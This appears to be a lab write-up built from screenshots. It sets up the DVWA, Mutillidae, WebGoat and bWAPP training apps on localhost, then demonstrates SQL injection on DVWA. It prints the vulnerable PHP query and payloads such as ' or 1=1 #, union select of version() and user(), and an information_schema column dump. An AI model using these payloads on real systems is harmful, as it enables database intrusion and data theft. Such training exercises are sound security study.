





- Set Up Vulnerable web applications in ubuntu via docker/ directly.
- download DVWA, bWAPP, WebGoat(xVWA) and Mutillidae vulnerable web applications from git or any source to below path `var/www/html/`
- Access config files of each one and update the DB user name and password as you like.
- Install Docker, Start Docker
- Run and Host the web application on server via docker.
- Configure and launch the *Vulnerable/web-dvwa* on port 80 of Local host.
- Check if DVWA web application is launched successfully.



## Create/Reset DB



-Configure and Launch another vulnerable web application Mutillidae on port 1337 of local host.



Activities Firefox Web Browser Tue 15:03 Mozilla Firefox

127.0.0.1:1337/index.php + 127.0.0.1:1337/index.php?page=home.php&popUpNotificationCode=SUD1

## OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.16 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

### Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do? Video Tutorials

Help Me! Listing of vulnerabilities

Bug Tracker Bug Report Email Address

What's New? Click Here Release Announcements

PHP MyAdmin Console Feature Requests

Installation Instructions Tools

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors

- Kali Linux
- Samurai Web Testing Framework
- sqlmap
- Some Useful Firefox Add-ons

- Configure and launch vulnerable web application web goat on port 1339 of localhost.

Activities Firefox Web Browser Tue 15:18 Mozilla Firefox

Login Page - Mozilla Firefox

127.0.0.1:1339/WebGoat/login.mvc

## WEBGOAT

### Please login

Username: webgoat

Password: \*\*\*\*\*

Sign in

The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat

**How To Work With WebGoat**

Welcome to a brief overview of WebGoat.

**Environment Information**

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run on localhost although this can be easily changed, see the "Tomcat Configuration" section in the Introduction.

**The WebGoat Interface**

**Cookies / Parameters**

Field	Value
comment	
domain	
httpOnly	false
maxAge	-1
name	JSESSIONID
path	
secure	false
value	18A4F3B39791244F93D0CCAD66890F04
version	0

**Params**

Param	Value
Screen	32
menu	5

- Configure and launch bWAPP vulnerable application in ubuntu. Live on port 8080 of local host.

**bWAPP**  
an extremely buggy web app!

Install Info Talks & Training Blog

/ Installation /

Click [here](#) to install bWAPP.

[Twitter](#) [LinkedIn](#) [Facebook](#) [Email](#)

bWAPP is licensed under [EPL-1.0](#). © 2014 MME BVBA / Follow [@MME\\_BVBA](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training](#)?

The screenshot shows a Firefox browser window titled "bWAPP - Installation". The URL in the address bar is "127.0.0.1:9080/install.php/install.php". The page has a yellow header with the text "bWAPP" and "an extremely buggy web app!". Below the header is a navigation bar with links for "Login", "New User", "Info", "Talks & Training", and "Blog". The main content area is titled "/ Installation /" and contains the message "bWAPP has been installed successfully!". To the right of the content area are social media sharing icons for Twitter, LinkedIn, Facebook, and Google+. At the bottom of the page, there is a footer with the text "bWAPP is licensed under MIT © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive bWAPP?".

Perform or try out SQL injection on DVWA vulnerable application using various inputs.

The screenshot shows a Firefox browser window titled "Welcome :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The URL in the address bar is "localhost:8000/index.php". The page has a dark header with the DVWA logo. On the left is a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Welcome to Damn Vulnerable Web Application!". It contains a paragraph about DVWA's purpose and how to approach it. Below that is a section titled "General Instructions" with a note about both documented and undocumented vulnerabilities. There is also a "WARNING!" section with a note about not uploading the application to a hosting provider's public folder. The "Disclaimer" section states that DVWA is not responsible for misuse and provides information about its security measures. At the bottom, there is a link to "More Training Resources".

Test using valid user id input and check what is given in the output.

A screenshot of a Firefox browser window showing the DVWA SQL Injection page. The URL is `127.0.0.1/DVWA/vulnerabilities/sql/?id=2&Submit=Submit&user_token=4f8aad4f13d537dc80187f782aea5a6e#`. The page displays the following information:

- User ID: `2`
- First name: `Gordon`
- Surname: `Brown`

The sidebar menu on the left includes options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. At the bottom, it shows the username is admin, security level is impossible, and PHPIDS is disabled. There are also View Source and View Help links.

Analyse how the query is dynamically works upon entering some input.


A screenshot of a Firefox browser window showing the DVWA SQL Injection page. The URL is `localhost:8000/vulnerabilities/sql/?id=2&Submit=Submit#`. A modal window titled "View Source" is open, displaying the PHP source code for the exploit:

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];


    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( __("Query failed") . ((is_object($GLO
    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];
        // Bookmark for and var
    }
}
```

The rest of the page content is visible below the modal, including the DVWA sidebar menu, user information, and footer links.

Enter a ' as user ID and check the output.



Pass ' or 1=1 # and see if sql injection worked.



' OR 1=1 #

A screenshot of a Linux desktop environment showing a Firefox browser window. The title bar says 'Activities Firefox Web Browser'. The address bar shows 'localhost:8000/vulnerabilities/sql/?id=' or 1=1 #' &Submit=Submit#'. The main content is the DVWA logo and the 'Vulnerability: SQL Injection' page. On the left is a sidebar with various menu items. The 'SQL Injection' item is highlighted. The main form has a 'User ID:' field containing 'ID: ' or 1=1 #' and a 'Submit' button. Below the form, the results show several user entries:

ID	First name	Surname
' or 1=1 #'	admin	admin
' or 1=1 #'	Gordon	Brown
' or 1=1 #'	Hack	Me
' or 1=1 #'	Pablo	Picasso
' or 1=1 #'	Bob	Smith

Below the results, there's a 'More Information' section with a list of links related to SQL injection.


' or 1=1 #'

A screenshot of a Linux desktop environment showing a Firefox browser window. The title bar says 'Activities Firefox Web Browser'. The address bar shows 'localhost:8000/vulnerabilities/sql/?id=' or 1=1 #' &Submit=Submit#'. The main content is the DVWA logo and the 'Vulnerability: SQL Injection' page. On the left is a sidebar with various menu items. The 'SQL Injection' item is highlighted. The main form has a 'User ID:' field containing 'ID: ' or 1=1 #' and a 'Submit' button. Below the form, the results show several user entries:

ID	First name	Surname
' or 1=1 #'	admin	admin
' or 1=1 #'	Gordon	Brown
' or 1=1 #'	Hack	Me
' or 1=1 #'	Pablo	Picasso
' or 1=1 #'	Bob	Smith

Below the results, there's a 'More Information' section with a list of links related to SQL injection.

' or '1'='1



Screenshot of the DVWA SQL Injection page. The URL is `localhost:8000/vulnerabilities/sql/?id=' or '1'='1'&Submit=Submit#`. The page displays the following results:

ID	First name	Surname
' or '1'='1'	admin	admin
' or '1'='1'	Gordon	Brown
' or '1'='1'	Hack	Me
' or '1'='1'	Pablo	Picasso
' or '1'='1'	Bob	Smith


The sidebar shows the following menu items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

More Information links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://terruh.mavintuna.com/sql-injection-cheat-sheet-ok/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [http://www.owasp.org/index.php/SQL\\_Injection](http://www.owasp.org/index.php/SQL_Injection)
- <http://hobby-tables.com/>

Get version()



Screenshot of the DVWA SQL Injection page. The URL is `localhost:8000/vulnerabilities/sql/?id=' or 1=1 union select null, version() #&Submit=Submit#`. The page displays the following results:

ID	First name	Surname
' or 1=1 union select null, version() #	admin	admin
' or 1=1 union select null, version() #	Gordon	Brown
' or 1=1 union select null, version() #	Hack	Me
' or 1=1 union select null, version() #	Pablo	Picasso
' or 1=1 union select null, version() #	Bob	Smith
' or 1=1 union select null, version() #		10.1.26-MariaDB-0+deb9u1

The sidebar shows the following menu items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

More Information links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://terruh.mavintuna.com/sql-injection-cheat-sheet-ok/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [http://www.owasp.org/index.php/SQL\\_Injection](http://www.owasp.org/index.php/SQL_Injection)
- <http://hobby-tables.com/>

## Get User()

The screenshot shows the DVWA SQL Injection page. The URL is `localhost:8000/vulnerabilities/sql/?id=' or +1%3D1+union+select+null%2C+user()%23&Submit=Submit`. The page displays a list of users from the `users` table:

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith
6	app	localhost

The sidebar on the left lists various DVWA vulnerabilities, and the bottom status bar indicates the user is 'admin' with security level 'low'.

Get all columns - # - truncates the input or values after that.

The screenshot shows the DVWA SQL Injection page. The URL is `localhost:8000/vulnerabilities/sql/?id=' or +1%3D1+union+select+null%2C+concat(table_name%0a%2Ccolumn_name)+from+information_schema.columns+where+table_name='users' #user()%23&Submit=Submit`. The page displays concatenated table names and column names from the `information_schema.columns` table where the table name starts with 'users' followed by a comment character '#':

Table Name	Column Name
users	user_id
users	first_name
users	last_name
users	password

The sidebar on the left lists various DVWA vulnerabilities, and the bottom status bar indicates the user is 'admin' with security level 'low'.

Activities Firefox Web Browser

